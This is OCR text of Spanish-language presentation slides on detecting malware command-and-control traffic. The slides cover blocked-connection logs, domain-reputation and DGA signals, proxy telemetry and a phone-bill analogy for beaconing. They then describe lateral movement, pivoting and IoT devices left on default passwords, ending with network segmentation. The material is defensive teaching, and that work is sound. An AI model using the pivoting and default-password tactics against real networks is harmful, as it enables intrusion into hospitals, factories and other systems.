- Posible utilizar un sitio legítimo para CnC...
- ...aprovechando la buena reputación del otra
- ¡Estenografía!





Detectar CnC: Lista Negra



- Firmas de IPS mira el contenido de los paquetes
- Lista negra: Direcciones de IPs del CnC
- Lista negra: Nombres de dominios DNS

Security Intelligence Events (switch workflow)

Security Intelligence with Application Details › Table View of Security Intelligence Events

2016-01-13 18:59:00 - 2016-02-

▸ Search Constraints (Edit Search Save Search)

Jump to... ▾

First Packet	Last Packet	Action	Reason	Initiator IP	Initiator Country	Responder IP	Responder Country	Security Intelligence Category	Ingress Security Zone	Egress Security Zone
2016-02-12 04:20:31		Block	IP Block	10.1.199.10		185.130.5.200	DMA	CnC	DMZ	outside
2016-02-12 00:14:13		Block	IP Block	10.1.199.10		185.130.5.179	DMA	CnC	DMZ	outside
2016-02-09 13:16:20		Sinkhole	DNS Block	10.1.42.25		208.67.220.220	USA	DNS Response	Lab	outside

Predecir que un dominio es malo (1)




¿Cuando se registró?
¿Cuando se solicitó la primera vez?

Registrar Name: NAMECHEAP I

Created: May 12, 2017

Email Address	Associated Domains
58baf5362b654c4baae7f957074cb37d.protect@whoisguard.com	1 Total - 1 malicious

¿Quién lo registró?



¿Tráfico? ¿Picos?

Predecir que un dominio es malo (2)



¿Nombre como DGA?

DGA Detection


DGA score (rescaled)	-45.035
Perplexity score (rescaled)	-1.789
Entropy	3.881

Time-to-live?

Features

TTLs min	5
TTLs max	5
TTLs mean	5

¿De dónde vienen los clientes?



Only US-based customers requesting a .RU TLD




Hosted across 28+ countries

¿Dónde están los servidores?

Predecir que un dominio es malo (3)



Secure Rank
Dominios que visitan clientes que también van a dominios malos



Good, Bad, or Insufficient

DNS Requests per Identity

Good, Bad, or Indifferent

Reputation Scores per DNS "Neighborhood"


¿Detectar CnC? ¿Porqué no bloquearlo?

- ¡El cliente ya controla el intruso!
- ¡Hace falta despertarse y remediarlo!






Detectar CnC con Telemetría



- Web proxy logs (y flujos de Netflow) nos da mucha información
- **Off-line Aprendizaje de Máquina** puede detectar CnC
  - investigando lo que ha pasado durante semanas…
  - **un NGFW o proxy no ve el bosque a causa de los árboles**



Time	Source	Dest IP	URL	Host	[illegible]	Bytes in
13:00	192.168.1.2	74.63.17.18	POST /cgi-bin/m.py	goodrat.se	473	380
13:05	192.168.1.2	74.63.17.20	POST /cgi-bin/m.py	goodrat.se	870	350
13:10	192.168.1.2	74.63.17.14	POST /cgi-bin/g.py	Notrat.se	422	800

¿Telemetría como puede ayudarnos?

Mi amigo: David



Alice.
Su hija, 16 años.



Analogía: Factura telefónica

TELEPHONE USAGE CHARGES

Charges Billed to **BRAHM, LAURENCE** AUTHCODE

DATE	TIME	PLACE		NUMBER	MIN	CHARGE
21-AUG-2005	09:35	ELKHORN	NE	4025531620	0.4	0.02
22-AUG-2005	09:41	MISSOULA	MT	4069283507	6.8	0.37
23-AUG-2005	09:48	GRASS VLY	CA	5302614689	1.0	0.06
24-AUG-2005	14:12	LARAMIE	WY	3073426413	2.4	0.13
27-AUG-2005	14:17	GREELEY	CO	9703306310	1.0	0.06
09-SEP-2005	14:22	SPOKANE	WA	5098381370	2.7	0.15
20-SEP-2005	14:25	FLAGSTAFF	AZ	9287143707	0.4	0.02
		CC	**8431464613**			
DATE	**TIME**	**PLACE**		**NUMBER**	**MIN**	**CHARGE**
28-AUG-2005	15:12	CHEYENNE	WY	3078218059	1.0	0.94
28-AUG-2005	15:22	PORTLAND	OR	5038256809	0.0	0.78
29-AUG-2005	15:23	FRESNO	CA	5592337953	1.0	0.12
15-SEP-2005	09:52	FT COLLINS	CO	9704745937	4.0	0.25
19-SEP-2005	16:25	HILLSBORO	OR	5035475794	2.0	
		DT	**5037256**			
DATE	**TIME**	**PLACE**				
22-AUG-2005	10:47	EUGENE	OR			
26-AUG-2005	13:51	PORTLAND				
01-SEP-2005	11:44	CORVALLIS				
16-SEP-2005	09:39	ASHLAND				



Un novio nuevo…



Alice





”B”

?



Alice empieza llamar y recibir llamadas de “B”
Con mucha frecuencia, mañana, día, o noche
Las llamadas duran mucho tiempo, 30-90 minutos.

Analogía: Factura telefónica

TELEPHONE USAGE CHARGES

Charges Billed to **BRAHM, LAURENCE** AUTHCODE

DATE	TIME	PLACE		NUMBER	MIN	CHARGE
21-AUG-2005	09:35	ELKHORN	NE	4025531620	0.4	0.02
22-AUG-2005	09:41	MISSOULA	MT	4069283507	6.8	0.37
23-AUG-2005	09:48	GRASS VLY	CA	5302614689	1.0	0.06
24-AUG-2005	14:12	LARAMIE	WY	3073426413	2.4	0.13
27-AUG-2005	14:17	GREELEY	CO	9703306310	1.0	0.06
09-SEP-2005	14:22	SPOKANE	WA	5098381370	2.7	0.15
20-SEP-2005	14:25	FLAGSTAFF	AZ	9287143707	0.4	0.02
		CC	**8431464613**			
DATE	**TIME**	**PLACE**		**NUMBER**	**MIN**	**CHARGE**
28-AUG-2005	15:12	CHEYENNE	WY	3078218059	1.0	0.94
28-AUG-2005	15:22	PORTLAND	OR	5038256809	0.0	0.78
29-AUG-2005	15:23	FRESNO	CA	5592337953	1.0	0.12
15-SEP-2005	09:52	FT COLLINS	CO	9704745937	4.0	0.25
19-SEP-2005	16:25	HILLSBORO	OR	5035475794	2.0	0.90
		DT	**5037256659**			
DATE	**TIME**	**PLACE**		**NUMB**		
22-AUG-2005	10:47	EUGENE	OR	5413		
26-AUG-2005	13:51	PORTLAND	OR	5		
01-SEP-2005	11:44	CORVALLIS	OR			
16-SEP-2005	09:39	ASHLAND	OR			



Novio terminado



Alice



”B”


?




Después de 4 semanas las cosas se cambian:
¡Alice ya no llama a ”B”!
B sigue llamando a Alice durante 3 semanas.
Alice cuelga el teléfono. Llamada breve.

Movimiento Lateral


Objetivo: Controlar otros clientes, servidores, controladores del Directorio Activo y Internet de las cosas (IoT)...





Pivotar (”Pivoting”)


- **Desde el cliente comprometido el intruso podrá atacar a todo que pueda alcanzar el cliente comprometido.**
  - Su cortafuego lo ve como navegación web del cliente
  - **Los servidores (o cortafuegos) internos creen que es tráfico del cliente comprometido**



Movimiento lateral al Internet de las cosas (IoT)

- A veces, los IoTs son muy importantes
  - Hospitales
  - Aeropuertos
  - Manufactura…
- Una impresora también sirve….
- … a veces (muchas veces) no parcheados
  - A veces no se permiten parchar
- **A veces se utilizan contraseñas predeterminadas**






Demo: Movimiento lateral




Itchy controls one Cllient PC with SYSTEM privileges.
The inside network is not segmented.
This is a good day to pivot.




Feline
Cyber

Mitigar ataques IoT: Segmentación de la red




- Sencillo desde punto de vista de política
  - cámara de vigilancia solo habla con su servidor
